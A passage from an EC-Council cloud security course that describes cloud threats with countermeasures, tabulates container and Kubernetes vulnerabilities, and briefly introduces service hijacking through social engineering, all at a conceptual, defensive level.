At times, CSPs may not satisfy the rapid rise in demand owing to a shortage of computing resources and/or poor network design (e.g., traffic flows through a single point, even though the necessary hardware is available), giving rise to unacceptable network latency or inability to meet agreed service levels.

Countermeasures:

- Forecast the demand and accordingly prepare sufficient infrastructure.
- Rely on workloads' reliability and uptime requirements to plan the usage of the cloud.

▪ **Conflicts between Client Hardening Procedures and Cloud Environment**

Certain client hardening procedures may conflict with a CSP environment, making implementation by the client impossible. Because a cloud is a multi-tenant environment,

the colocation of many customers indeed causes conflicts for the cloud providers, as communication security requirements are likely to diverge between customers.

Countermeasures:

- Set a clear segregation of responsibilities to define the minimum actions customers must undertake.
- Ensure that the client organization has proper visibility of its workload, data, and cloud accounts that are affected by the shadow IT problem.
- Employ cloud VAPT testing periodically at both the client side and CSP side.

▪ Cloud Provider Acquisition

CSP acquisition may increase the probability of tactical shift and affect non-binding agreements at risk. This could pose a challenge in handling security requirements.

Countermeasures:

- Be tactful when choosing a cloud provider; prefer a reputed and popular CSP to eliminate risk.
- Verify the data policies offered by CSPs carefully.
- Review the security capabilities of the CSP.
- Ensure that the service-level agreements (SLAs) provide information about mission objectives, success measures, data collection, and measures.

▪ Network Management Failure

Poor network management leads to network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security.

Countermeasures:

- Ensure that an adequate security policy is implemented.
- Use proactive network management techniques.
- Keep updating new technologies and analyze what might work better for your organization.
- Make sure that the network design and system configurations follow IT governance and matches the service and capacity requirements of the organization.
- Implement stringent network monitoring and analysis for the traffic from all types of secured and unsecured links.
- Ensure that all the network traffic between Wi-Fi and the enterprise network is communicated through a secured VPN network.
- Use cloud network security monitoring tools for better visibility on the enterprise cloud network deployed out of the network perimeter.

- **Loss of Governance**

In using cloud infrastructure, customers bestow control to CSPs regarding issues that could affect security. Furthermore, SLAs may not commit the CSP to provide such services, thus leaving a gap in security defenses. This threat results from uncleanness of roles and responsibilities, lack of vulnerability assessment processes, conflicting promises in SLAs, lack of certification schemes and jurisdiction, and unavailability of the audit, among others.

Loss of governance results in noncompliance with security requirements, lack of confidentiality, integrity, and availability of data, poor performance and quality of service, etc.

Countermeasures:

- Workout persistent and careful efforts for the execution of SLAs.
- Enforce strict governance rules to protect sensitive data and improve performance.
- Maintain a unified governance policy for on-premises and cloud operations.
- Employ automation to verify compliance with the governance policy.

- **Compliance Risks**

Organizations that seek to obtain compliance with standards and laws may be at risk if the CSP cannot provide evidence of their compliance with the requirements, is outsourcing cloud management to third parties, and/or does not permit audit by the client. Compliance risks arise from the lack of governance over audits and industry-standard assessments. Thus, clients are unaware of the processes, procedures, and practices of providers regarding accessibility, identity management, and segregation of duties.

Countermeasures:

- Cloud providers should ensure that client data is not compromised.
- Review the internal audit processes of cloud providers.

- **Economic Denial of Sustainability (EDoS)**

The payment method in a cloud system is “**No use, no bill**”; when customers make requests, the CSP charges them according to the recorded data, the duration of requests, the amount of data transfer in the network, and the number of CPU cycles consumed. Economic denial of service destroys financial resources; in the worst case, this could lead to customer bankruptcy or other serious economic impact. If an attacker engages the cloud server with a malicious service or executes a malicious code that consumes much computational power and storage, the legitimate account holder is charged until the primary cause of CPU usage is detected.

Countermeasure:

- Use a reactive/on-demand, in-cloud EDoS mitigation service (scrubber service) to mitigate application- and network-layer DDoS attacks, making use of the client-puzzle approach.
- **Limited Cloud Usage Visibility**

The lack of thorough monitoring and insight into how cloud resources are being used in an organization can significantly impact the organization by hindering its ability to detect unauthorized access, misconfigurations, and potential security incidents, leading to data breaches and compliance issues. Attackers can exploit this blind spot to move laterally within a cloud environment, access sensitive information, and execute malicious activities without leaving any traces.

Countermeasures:

- Deploy cloud-native monitoring and logging solutions to gain real-time insights into cloud usage.
- Conduct frequent audits and generate detailed reports on cloud activity to identify and address anomalies.
- Enforce strict access policies and MFA to secure cloud resources.
- Set up automated alerts for unusual or unauthorized activities to enable prompt response.
- Utilize CSPM tools to continuously assess and improve cloud security configurations.

Infrastructure and System Configuration

▪ **Natural Disasters**

Based on geographic location and climate, data centers may be exposed to natural disasters, such as floods, lightning, and earthquakes, which can affect cloud services.

Countermeasures:

- Ensure that the organization is located in a safe area.
- Maintain data backups at different locations.
- Implement mitigation measures that help reduce or eliminate your long-term risk from natural disasters.
- Prepare effective business continuity and a disaster recovery plan.

▪ **Hardware Failure**

Hardware failures, such as switches, servers, routers, access points, hard disks, network cards, and processors in data centers, can make cloud data inaccessible. The majority of hardware failures occur because of hard disk problems. Hard disk failures take a lot of time to track and fix because of their low-level complexities. Hardware failure can lead to poor performance delivery to end-users and damage the business.

Countermeasures:

- Implement and maintain physical security programs.
- Pre-installed standby hardware devices are mandatory.
- Automate the process of identifying and backing up the required data.
- Ensure redundant workload components to avoid a single point of failure.

▪ **Supply-Chain Failure**

A supply chain failure can be caused by incomplete and non-transparent terms of use, hidden dependencies created by cross-cloud applications, inappropriate CSP selection, lack of supplier redundancy, etc. Cloud providers outsource certain tasks to third parties. Thus, the security of the cloud is directly proportional to the security of each link and the extent of dependency on third parties. A disruption in the chain may lead to loss of data privacy and integrity, services unavailability, violation of the SLA, economic and reputational losses failing to meet customer demand, and cascading failure.

Countermeasures:

- Define a set of controls to mitigate supply-chain risks.
- Develop a containment plan to restrict the damage caused by the failure of a trusted counterparty.
- Create visibility mechanisms to detect compromised elements of a supply chain.
- Consider procuring third parties that offer information on the security posture of counterparties.
- Employ a dedicated team of skilled professionals for securing the cloud environment from supply-chain failure attacks.
- Use advanced validation technologies such as blockchain technology and Hyperledger to maintain the reliability and authenticity of the supply chain for any modifications.
- Implement advanced security policies such as digital signatures, multi-factor authentication (MFA), and secure session management for crucial financial transactions in the supply chain.
- Employ a zero-trust architecture for monitoring every communication link for suspicious activities and ensuring proper security throughout the supply chain.

▪ **Isolation Failure**

Multi-tenancy and shared resources are the characteristics of cloud computing. Strong isolation or compartmentalization of storage, memory, routing, and reputation among different tenants is lacking. Because of isolation failure, attackers attempt to control operations of other cloud customers to gain illegal access to the data.

Countermeasure:

- It is essential to keep the memory, storage, and network access isolated.

▪ Cloud Service Termination or Failure

Termination of cloud service because of non-profitability or disputes may lead to data loss, unless end-users protect themselves legally. Many factors, such as competitive pressure, lack of financial support, and inadequate business strategies, can lead to termination or failure of the cloud service. This threat results in poor delivery and quality of service and loss of investment. Furthermore, failures in the services outsourced to the CSP may affect its ability to meet duties and commitments to its customers.

Countermeasures:

- Ensure that the cloud providers define clear and auditable procedures in case of service termination. This includes guaranteeing the secure transfer of data back to the customer, according to the terms of agreement.
- Ensure that the CSP had performed a cleansing process of client data such as log and audit files before service termination.
- Make stringent service agreements with CSPs regarding the exit process of data retention and deletion. Utilize supportive judicial laws for the above agreements.
- Ensure that the CSP has a secured data deletion procedure without any data breach or sniffing after service termination.

▪ Weak Control Plane

Inadequate security and management of the control plane can hinder comprehensive visibility across cloud operations. Attackers can exploit weak control planes to gain control over cloud resources, access sensitive data, and disrupt services.

Countermeasures:

- Enforce multi-factor authentication (MFA) and strict access controls.
- Continuously monitor and audit control plane activities to detect and respond to anomalies.
- Ensure that all APIs used for management are secured and working as expected.
- Regularly review and apply secure configurations to cloud resources.
- Implement RBAC to limit permissions to only those necessary for specific roles.

Network Security

▪ Modifying Network Traffic

In the cloud, the network traffic may be altered owing to flaws during provisioning or de-provisioning networks, or vulnerabilities in communication encryption. Modification of network traffic may cause loss, alteration, or theft of confidential data and communications.

Countermeasure:

- Perform network traffic analysis using special tools to find abnormalities, if any.

▪ Management Interface Compromise

Customer management interfaces of cloud providers facilitate access to a large number of resources over the Internet. This enhances security risks, particularly when combined with remote access and web browser vulnerabilities. Management interface compromise arises from improper configuration, system and application vulnerabilities, remote access to the management interface, etc.

Countermeasures:

- It is essential to keep the memory, storage, and network access isolated.
- Use secure protocols to mitigate threats related to remote access.
- Regularly update patches to prevent web browser vulnerabilities.
- Deploy a dedicated virtual local area network (VLAN) for managerial-level interfaces isolated from the enterprise network.
- Ensure stringent security measures and focus on the interfaces that require public access through untrusted networks by utilizing jump servers.

▪ Authentication Attacks

Weak authentication mechanisms (weak passwords, password re-use, etc.) and the inherent limitations of one-factor authentication mechanisms allow attackers to gain unauthorized access to cloud computing systems.

Countermeasures:

- Implement strong password policies to keep passwords secure.
- Enforce two-factor authentication where required.
- Employ IP whitelisting to thwart unauthorized access by controlling and limiting access.
- Use the principle of least privilege to apply minimum user rights for accessing specific resources based on roles.
- Enable robust identity and access management (IAM) to manage the access of the users to the cloud resources.

- **VM-Level Attacks**

Cloud computing extensively uses virtualization technologies offered by several vendors, including VMware, Xen, Virtual Box, and vSphere. Threats to these technologies arise from vulnerabilities in the hypervisors.

Countermeasures:

- Employ intrusion detection/prevention systems (IDS/IPS) and implement a firewall to mitigate known VM-level attacks.
- Utilize hypervisors that are highly configured and updated as well as sandboxes around the hypervisors to protect against VM-level attacks.
- Utilize the High Assurance Platform (HAP), which offers a high level of virtual machine isolation.
- Ensure that no valid VM user shares hardware with other users.

- **Hijacking Accounts**

A highly critical threat to organizations is the compromise of employee accounts on the cloud. If an attacker gains access to the cloud by compromising a user account, they can gain access to all information stored on the cloud servers without leaving any trace. Attackers use techniques such as phishing and password cracking to gain user credentials. These attacks severely impact business operations causing reputational damage, degradation of brand value, disclosure of sensitive information, etc.

Countermeasures:

- Grant only minimal access privileges to user accounts.
- Implement defense-in-depth strategies and install identity and access management (IAM) solutions.
- Encrypt and store sensitive information on cloud servers.
- Implement strong authentication mechanisms, such as multi-factor authentication.
- Remove the credentials and user accounts that are no longer required.
- Detect and withdraw unnecessary access to highly sensitive information.
- Control access to the cloud resources by third parties.
- Implement cloud tokenization to ensure that only authorized users gain access.
- Ensure that a password manager is used to create and manage passwords for all the user accounts.

Governance and Legal Risks

▪ Lock-in

Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc.

Countermeasures:

- Using a standardized cloud API could be beneficial.
- Employ a multi-cloud or hybrid cloud strategy instead of relying on a single CSP.
- Design portable and loosely coupled applications.
- Implement DevOps tools to avoid the risks caused by proprietary configurations.
- Establish a clear exit strategy before signing the initial agreement.

▪ Licensing Risks

The organization may incur a substantial licensing fee if the CSP charges the software deployed in the cloud on a per-instance basis. Therefore, the organization should always retain ownership over its software assets located in the cloud provider environment. Risks to licensing occur because of incomplete and non-transparent terms of use.

Countermeasures:

- Review the current licensing state of the CSP to develop effective licensing and determine the overall costs.
- Use one centralized platform to manage the costs, licensing use, etc.
- Eliminate the cloud resources that are not used and connected.

▪ Risks from Changes of Jurisdiction

Clouds may store the customer data in multiple jurisdictions, of which some may be high risk. Local authorities in high-risk countries (e.g., countries without the rule of law, with an unpredictable legal framework and enforcement or autocratic police states) could raid data centers; the data or information system could be subjected to enforced disclosure or seizure. Changes in the jurisdiction of data may lead to the blockage or impoundment of the information system by the government or other organizations. Customers should consider jurisdictional ambiguities before adopting a cloud, as local laws for data storage could provide government access to private data.

Countermeasure:

- Gain insight about the jurisdictions under which data may be stored and processed, and assess the corresponding risks, if any.

- **Subpoena and E-Discovery**

Customer data and services are subjected to a cease request from authorities or third parties. This threat occurs owing to improper resource isolation, data storage in multiple jurisdictions, and lack of insight on jurisdictions.

Countermeasures:

- Carefully select the CSP and ensure proper security is provided.
- Thoroughly review the service agreement. It should address records management, accessibility, customer support, legal policies, accountability, confidentiality, length of the agreement, termination procedures, etc.
- Execute a coordinated eDiscovery plan.
- Contemplate an exit strategy.

Development and Resource Management

- **Privilege Escalation**

Mistakes in the access allocation system, such as coding errors and design flaws, can result in a customer, third party, or employee obtaining more access rights than required. This threat arises because of authentication, authorization, and accountability vulnerabilities, user-provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

Countermeasures:

- Employ a good privilege separation scheme.
- Update software programs on a regular basis to fix the newly discovered privilege escalation vulnerabilities, if any.
- Audit all identity and access management (IAM) regulations and roles configured inside the cloud service environments on a regular basis.
- Using standard network scanners and security query tools such as Shodan, scan the environment for exposed APIs and monitor cloud services for suspicious network traffic or user behaviors.

- **Insecure Software Development Practices**

Insecure software development practices may include inadequate testing, using weak coding standards, implementing insufficient access controls, and ignoring best practices for data protection. These practices can introduce new vulnerabilities that attackers can exploit to gain illegal access, steal sensitive data, or disrupt cloud services. Such weaknesses provide easy entry points for cybercriminals, leading to potential data breaches and significant financial and reputational damage to organizations.

Countermeasures:

- Integrate security by adopting SDLC at every stage of the development process.

- Ensure that developers are trained in secure coding practices and aware of various security threats.
- Conduct thorough code reviews and employ automated testing tools to detect and fix vulnerabilities.
- Implement access controls and restrict access to sensitive parts of the code and data for authorized personnel.
- Adhere to established secure coding guidelines and practices to minimize risks.

- **Resource Exhaustion**

Resource exhaustion can occur when computing resources such as CPU, memory, disk space, or network bandwidth are fully consumed, leaving no capacity for legitimate users or operations. This can significantly impact an organization, as it causes system slowdowns, service outages, and an inability to perform critical functions, leading to revenue loss and reputational damage. In addition, attackers can leverage resource exhaustion to launch DDoS attacks or other resource-intensive activities to disrupt services or cause system failures.

Countermeasures:

- Continuously monitor resource usage and set up alerts for abnormal consumption.
- Implement auto-scaling and load balancing to automatically adjust resources based on demand and distribute workloads to prevent overloads.
- Implement controls to limit the rate of requests and resource usage per user or application.
- Use firewalls and anti-DoS tools to detect and mitigate attacks.
- Optimize application performance by consistently reviewing and optimizing codes and configurations to ensure efficient resource usage.

- **Lack of Security Architecture**

Most of the companies are migrating their IT capabilities to the public cloud, so incorporating appropriate security strategies to thwart against cyber threats is a major challenge. It is important to develop appropriate security architectures and strategies before migrating IT infrastructure to the cloud.

Countermeasures:

- Ensure your security architecture aligns with your business goals and objectives.
- Update the threat model regularly.
- Conduct a periodic security assessment of the actual security posture.

Container Vulnerabilities

Vulnerabilities	Description	Vulnerabilities	Description
Impetuous Image Creation	Careless creation of images by not considering the security safeguards or control aspects.	Non-Updated Images	Outdated images may contain security loopholes and bugs that compromise the security of images.
Unreliable Third-Party Resources	Untrusted third-party resources make the resources vulnerable to many malicious attacks.	Hijacked Repository and Infected Resources	Security misconfiguration and bugs may allow attackers to gain unauthorized access to the repository so that they can poison the resources by altering or deleting files.
Unauthorized Access	Gaining access to the user accounts leads to privilege escalation attacks.	Hijacked Image Registry	Mismanaged configurations and vulnerabilities can be exploited to compromise the registry and image hubs.
Insecure Container Runtime Configurations	Improper handling of the configuration option and mounting sensitive directories on the host can cause faulty and insecure runtime configurations.	Exposed Services due to Open Ports	Misconfiguration of an application may allow open ports that expose sensitive information upon port scanning.
Data Exposure in Docker Files	Docker images exposing sensitive information like passwords and SSH encryption keys can be exploited to compromise the security of the container.	Exploited Applications	Vulnerable applications can be exploited using various techniques such as SQL, XSS, and RFI.
Embedded Malware	A container image may be embedded with malware after creation, or hardcoded functions may download malware after image deployment.	Mixing of Workload Sensitivity Levels	Orchestrators place workloads having different sensitivity levels on the same host. One of the containers hosting a public web server with vulnerabilities may pose a threat to the container processing sensitive information.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Container Vulnerabilities

The container has taken a greater role in cloud computing by offering operational efficiency, productivity, and consistency. The adoption of various cloud services has increased the threats and attacks on cloud containers. Containers face broader consequences in case of a successful attack. The attack can be replicated rapidly, leading to an excessive number of victims falling prey to the attackers.

The table below presents the most common container vulnerabilities.

Vulnerabilities	Description
1. Impetuous Image Creation	<ul style="list-style-type: none">Careless creation of images without considering the security safeguards or control aspects leads to vulnerabilities in the images.
2. Insecure Image Configurations	<ul style="list-style-type: none">Using a base image that includes outdated or unnecessary software when configuring a container can increase the attack surface. This can lead to the exposure of sensitive information and make the container more vulnerable to security breaches.
3. Unreliable Third-Party Resources	<ul style="list-style-type: none">Using untrusted third-party resources causes severe threat and makes the resources vulnerable to malicious attacks.
4. Unauthorized Access	<ul style="list-style-type: none">Gaining access to user accounts leads to privilege escalation attacks.
5. Insecure Container Runtime Configurations	<ul style="list-style-type: none">Improper handling of the configuration option and mounting sensitive directories on the host cause faulty and insecure runtime configurations.

6. Data Exposure in Docker Files	<ul style="list-style-type: none">Docker images exposing sensitive information, such as passwords and SSH encryption keys, can be exploited to compromise the security of the container.
7. Embedded Malware	<ul style="list-style-type: none">A container image may be embedded with malware after creation, or hardcoded functions may download malware after image deployment.
8. Non-Updated Images	<ul style="list-style-type: none">Outdated images contain security loopholes and bugs that compromise the security of images.
9. Hijacked Repository and Infected Resources	<ul style="list-style-type: none">Security misconfiguration and bugs allow gaining unauthorized access to the repository that can poison the resources by altering or deleting files.
10. Hijacked Image Registry	<ul style="list-style-type: none">Mismanaged configurations and vulnerabilities can be exploited to compromise the registry and image hubs.
11. Exposed Services due to Open Ports	<ul style="list-style-type: none">Misconfiguration of an application may allow port access and exposure of sensitive information upon port scanning.
12. Exploited Applications	<ul style="list-style-type: none">Vulnerable applications can be exploited using various techniques (e.g., SQLi, XSS, RFI).
13. Mixing of Workload Sensitivity Levels	<ul style="list-style-type: none">Orchestrators place workloads with different sensitivity levels on the same host. If a container hosts a public webserver with vulnerabilities, it may pose a threat to containers processing sensitive information.

Table 19.8: Container vulnerabilities

Kubernetes Vulnerabilities

Vulnerabilities	Description	Vulnerabilities	Description
No Certificate Revocation	<ul style="list-style-type: none">Kubernetes does not support certificate revocation.Attackers can exploit the certificate before it is replaced across the entire cluster.	Non-constant Time Password Comparison	<ul style="list-style-type: none">Kube-apiserver using basic password authentication, does not perform secure comparison of secret values.Attackers can launch timing attacks to retrieve passwords.
Unauthenticated HTTPS Connections	<ul style="list-style-type: none">Though Kubernetes uses PKI, connections between the components are not authenticated properly.Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information.	Hardcoded Credential Paths	<ul style="list-style-type: none">If the cluster token and the root CA are stored in different locations, an attacker can insert a malicious token and the root CA to gain access to the entire cluster.
Exposed Bearer Tokens in Logs	<ul style="list-style-type: none">Bearer tokens are logged in hyperkube kube-apiserver system logs.Attackers having access to the system logs can impersonate a legitimate user.	Log Rotation is not Atomic	<ul style="list-style-type: none">During log rotation, if the kubelet is restarted, all the logs may be erased.The attacker waits for the log rotation to happen by monitoring it and then tries to remove all the logs.
Exposure of Sensitive Data via Environment Variables	<ul style="list-style-type: none">Environmental variables allow settings to be derived from the variables.Attackers can gain access to the stored values through environment logging.	No Back-off Process for Scheduling	<ul style="list-style-type: none">No back-off process for scheduling the execution of Kubernetes pods.This causes a tight loop as the scheduler continuously schedules a pod that is rejected by the other processes.
Secrets at Rest not Encrypted by Default	<ul style="list-style-type: none">Secrets defined by users are not encrypted by default.Attackers gaining access to etcd servers can retrieve unencrypted secrets.	No Non-repudiation	<ul style="list-style-type: none">If debug mode is disabled, kube-apiserver does not record user actions.Attackers can directly interact with kube-apiserver and perform various malicious activities.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Kubernetes Vulnerabilities


Implementation of Kubernetes has facilitated IT leaders to bridge on-premises and public cloud environments. Kubernetes allows layering and application scaling within the containers in the cloud, providing more portable and productive infrastructure. The augmented use of Kubernetes facilitates critical cyber-attacks targeting underlying vulnerabilities.

The table below summarizes common vulnerabilities in the Kubernetes environment.

Vulnerabilities	Description
1. No Certificate Revocation	<ul style="list-style-type: none">Kubernetes does not support certificate revocation; therefore, the entire certificate chain must be regenerated to remove a certificate.Attackers can exploit the certificate before it is replaced across the entire cluster.
2. Unauthenticated HTTPS Connections	<ul style="list-style-type: none">Though Kubernetes uses public key infrastructure (PKI), the connections between the components are not authenticated properly using transport layer security (TLS).Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information.
3. Exposed Bearer Tokens in Logs	<ul style="list-style-type: none">Kubernetes requires an authentication mechanism for enforcing user privileges; e.g., bearer tokens are logged in hyperkube kube-apiserver system logs.Attackers with access to the system logs can exploit bearer tokens to impersonate a previously logged legitimate user.

4. Exposure of Sensitive Data via Environment Variables	<ul style="list-style-type: none">▪ While configuring the components, environmental variables allow the derivation of the settings.▪ Attackers can gain access to stored values through environment logging and perform further exploitation on the endpoints.
5. Secrets at Rest not Encrypted by Default	<ul style="list-style-type: none">▪ Secrets defined by users, such as credentials or application configuration data, are not encrypted by default.▪ Attackers can retrieve unencrypted secrets by gaining access to the etcd servers.
6. Non-constant Time Password Comparison	<ul style="list-style-type: none">▪ Kube-apiserver has multiple authentication back-ends for client request processing; therefore, it does not perform a secure comparison of secret values when using basic password authentication.▪ Attackers can launch timing attacks to retrieve passwords.
7. Hardcoded Credential Paths	<ul style="list-style-type: none">▪ Instead of hardcoding credential paths into the source code, they are specified during configuration via an interface.▪ If the cluster token and root certificate authority (CA) are stored in different locations, attackers can insert a malicious token and root CA to access the entire cluster.
8. Log Rotation is not Atomic	<ul style="list-style-type: none">▪ Kubelet, the primary node agent, uses logs for storing the metadata about the container. During log rotation, if the kubelet is restarted, all logs may be erased.▪ Attackers monitor log rotation and when it occurs attempt to remove all logs.
9. No Back-off Process for Scheduling	<ul style="list-style-type: none">▪ The Kubernetes pod is an execution unit which requires keen co-ordination for scheduling and has no back-off process.▪ This causes a tight loop as the scheduler continuously schedules pods that are rejected by the other processes.
10. No Non-repudiation	<ul style="list-style-type: none">▪ Kube-apiserver performs all user transactions, such as creation, modification, and deletion, through its handlers without using a central auditing service.▪ If debug mode is disabled, kube-apiserver does not record user actions.▪ Attackers can directly interact with kube-apiserver and perform various malicious activities.

Table 19.9: Kubernetes vulnerabilities



Cloud Attacks

In this section, we discuss various attack methods performed on the cloud computing environment.

Service Hijacking using Social Engineering

In account or service hijacking, an attacker steals the credentials of a CSP or a client by phishing, pharming, social engineering, and exploitation of software vulnerabilities. Using the stolen credentials, the attacker gains access to the cloud computing services and compromises data confidentiality, integrity, and availability.

Social engineering is a nontechnical kind of intrusion that relies heavily on human interaction and often involves tricking others to break routine security procedures. Attackers might target CSPs to reset passwords or IT staff to access their cloud services to reveal passwords. Other ways to obtain passwords include password guessing, keylogging malware, implementing password-cracking techniques, and sending phishing emails. Social engineering attacks result in exposed customer and credit card data, personal information, business plans, staff data, identity theft, etc.

